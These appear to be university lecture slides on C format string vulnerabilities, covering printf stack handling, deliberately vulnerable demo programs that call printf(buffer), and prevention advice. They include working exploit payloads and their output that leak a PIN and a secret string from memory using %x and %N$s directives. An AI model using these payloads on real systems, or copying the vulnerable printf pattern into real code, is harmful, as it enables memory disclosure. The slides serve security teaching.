Format Strings
(yet another usafe C behaviour)

Security 1 2018-19

Università Ca' Foscari Venezia
www.dais.unive.it/~focardi
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Format strings

A format string is a string containing **format directives** such as `%d` and `%s` in functions such as `printf`

These directives are **interpreted** and substituted with appropriate values

Example: `printf("Result: %d",r)`

substitutes `%d` with the value of integer variable `r` and prints the resulting string

How do we print a string?

What is the difference between the following?

- `printf(s)`
- `printf("%s", s)`

They both print the string `s`!

However

- In `printf(s)`: `s` **also acts** as a format string
- In `printf("%s", s)` the format string is a fixed string `"%s"`

Variable number of arguments??

Format strings can contain **many** format directives

Thus, functions using format strings have a **variable number of arguments**

How is this implemented?

- The format string is **parsed**
- The i-th directive is **mapped** to the i-th argument
- arguments are assumed to be **sequentially on the stack** (pushed by the caller function)

Example

```
char s[] = "Hello World";
printf("%s",s);
```

Stack right after `printf` invocation:

```
| ret addr   |
| 1st param  |--> “%s”
| 2nd param  |--> “Hello World”
|    ...     |
```

Not enough or too many args

What happens if we invoke `printf` with a wrong number of arguments?


- `printf("%s", s1, s2)`
- `printf("%s %s", s1)`

The format string is parsed at runtime ⇒ **no static error**!

Functions do not know how they have been invoked ⇒ they **assume arguments are on the stack**!

Too many arguments


```
printf("%s", s1, s2)
```



`s1` is printed while `s2` is **ignored**!

Not enough arguments

```
printf("%s %s", s1)
```



`printf` takes **what is after `s1`** on the stack and tries to dereference it to retrieve the pointed string
(if not a valid address ⇒ segfault)

Demo

Examples of format strings with not enough arguments

```
char s[] = "Hello World";
```

- `char format[] = "%s %s";`
  (prints a garbage string after `Hello World`)
- `char format[] = "%s %s %s %s %s %s %s";`
  (segfaults, very likely)
- `char format[] = "%s %08x %08x %08x";`
  (dumps the stack as hex words)

```
printf(format,s);
```

Format string vulnerability

If the attacker has **control over the format string** then she can **dump** the content of the stack

Suppose **s can be controlled** by the attacker

- `printf(s)`
- `printf("%s", s)`
- `printf(f, s)`

Format string vulnerability

If the attacker has **control over the format string** then she can **dump** the content of the stack

Suppose **s can be controlled** by the attacker

- `printf(s)` **VULNERABLE** (warning!)
- `printf("%s", s)` **OK**
- `printf(f, s)` **VULNERABLE** if f is controlled too **OK** otherwise

Demo

Simple program that allows for dumping the stack

```c
#include<stdio.h>

int main(void) {
    char buffer[128];

    printf("Please insert a string: ");
    /* no buffer overflow! */
    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    return 0;
}
```

Dumping the string itself

When the format string is stored on the stack it will be eventually printed:

```
| ret addr   |
| 1st param  |-->“AAAA%08x ...”
| 2nd param  |
|    ....    |
|  A A A A   |
|  % 0 8 x   |
|  % 0 8 x   |
|    ....    |
```

Dumping the string itself

```
$ python3 -c "import sys;
sys.stdout.buffer.write(b'AAAA' +
b'.%08x'*8 + b'\n')" | ./format
Please insert a string:
AAAA.00000080.b77735a0.b777e6b0.000000
01.00000000.00000001.41414141.3830252e
```

Useful to separate words

AAAA

80%.

Exercise: leak the PIN

```c
#include<stdio.h>
#include<string.h>

int main(void) {
    char buffer[128];
    char PIN[128];

    strcpy(PIN,"1234");

    printf("Please insert a string: ");
    // no buffer overflow!
    fgets(buffer, sizeof(buffer), stdin);
    printf("%p, %p, \n",buffer,PIN);
    printf(buffer);

    return 0;
}
```

Can we inject enough %08x?

- buffer is 128 bytes, i.e., 32 words
- buffer is located on the 7th argument's position
- we need 32+7=39 "%08x" to reach the first word of the PIN
- 39*4 = 156 which is bigger than 128, the size of buffer
- ⇒ **the payload does not fit!**

Intuitively: the buffer size limits the number of format directives that we can write which limits what can be leaked

Solution 1

We can still solve the exercise by removing `08` and using only `%x` as format directive:

- buffer is 128 bytes, i.e., 32 words
- buffer is located on the 7th argument's position
- we need 32+7=39 "%x" to reach the first word of the PIN
- 39*2 = 78 which is **smaller** than 128, the size of buffer
- ⇒ **the payload fits!** The attack works!

Solution 1

```
$ python3 -c "import sys;
sys.stdout.buffer.write(b'AAAA' + b'.%x'*39 +
b'\n')" | ./PIN
Please insert a string: 0xbfea5a5c, 0xbfea5adc,
AAAA.bfea5a5c.bfea5adc.0.804828a.f63d4e2e.b753aee8
.41414141.2e78252e.252e7825.78252e78.2e78252e.252e
7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.
252e7825.78252e78.2e78252e.252e7825.78252e78.2e782
52e.252e7825.78252e78.2e78252e.252e7825.78252e78.2
e78252e.252e7825.78252e78.2e78252e.252e7825.78252e
78.2e78252e.252e7825.a78.1.34333231
```


4321 (the PIN! little endian)

Direct access to parameters

Format strings can do **direct access** to parameters

This makes it possible to **dump any stack location**, independently of the buffer size

Syntax: %7$08x



Solution 2

With direct access the exercise can be solved with a much simpler payload:

```
$ python3 -c 'import sys;
sys.stdout.buffer.write(b"%39$08x")'  | ./PIN
Please insert a string: 0xbfee704c, 0xbfee70cc,
34333231
```

Note: if we use " as quotes after the `-c` we need to protect $ as \$

Leaking arbitrary memory locations


When the buffer is on the stack it is possible, in principle, to dump any location

Idea:

1. discover at which argument **a** corresponds the buffer
2. inject the **target address** at the beginning of buffer
3. use "%**a**$s" to dereference the target address and print its content


Step 1

We start the string with AAAA and look for 41414141 until we find the arg number (es. 7)




Step 2

We inject the target address, little endian, es. `40a00408` which is address `0x0804a040`



Step 3

We replace `08x` with `s` to dereference the address and print the content of the memory (as a string)



Exercise: leak `supersecret` string

```c
#include<stdio.h>

char supersecret[] = "This is a really secret
    string";

int main(int argc, char *argv[]) {
    char buffer[128];

    printf("Please insert a string: ");
    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    return 0;
}
```

Exercise: step 1

```
$ python3 -c 'import sys;
sys.stdout.buffer.write(b"AAAA" + b".%08x"*20)'  |
./supersecret
Please insert a string:
AAAA.00000080.b77a15a0.0804821c.bfb5fab8.b77d5a54.
00000001.bfb5fba4.00000001.00000000.00000001.41414
141.3830252e.30252e78.252e7838.2e783830.78383025.3
830252e.30252e78.252e7838.2e783830
$ python3 -c 'import sys;
sys.stdout.buffer.write(b"AAAA" + b"%11$08x")'  |
./supersecret
Please insert a string: AAAA41414141
```

Exercise: step 2

```
$ gdb -q supersecret
(gdb) x/x &supersecret
0x804a028 <supersecret>:        0x73696854
(gdb) x/s &supersecret
0x804a028 <supersecret>:        "This is a really
secret string"


$ python3 -c 'import sys;
sys.stdout.buffer.write(b"\x28\xa0\x04\x08" +
b"%11$08x")'  | ./supersecret
Please insert a string: 0804a028
```

Exercise: step 3

```
$ python3 -c 'import sys;
sys.stdout.buffer.write(b"\x28\xa0\x04\x08" +
b"%11$s")'  | ./supersecret
Please insert a string: This is a really secret
string
```

Prevention

Modern compilers raise **warnings** when there are no format arguments such as in `printf(s)`

However attacks are possible even in `printf(f,s)` if f can be controlled by the attacker (no warnings)

Rule 09. Input Output (FIO): *Exclude user input from format strings*

Advanced attacks

Format string attacks can break **data integrity**

Directive **%n writes** into an integer variable (passed by address as argument) the number of bytes written so far

It can be used (similarly to %s) to **write arbitrary values at arbitrary locations** (see the notes for more detail)

Exercise

Analyse the compliance to rules and recommendations of the program at the bottom of the notes, and rewrite it to make it compliant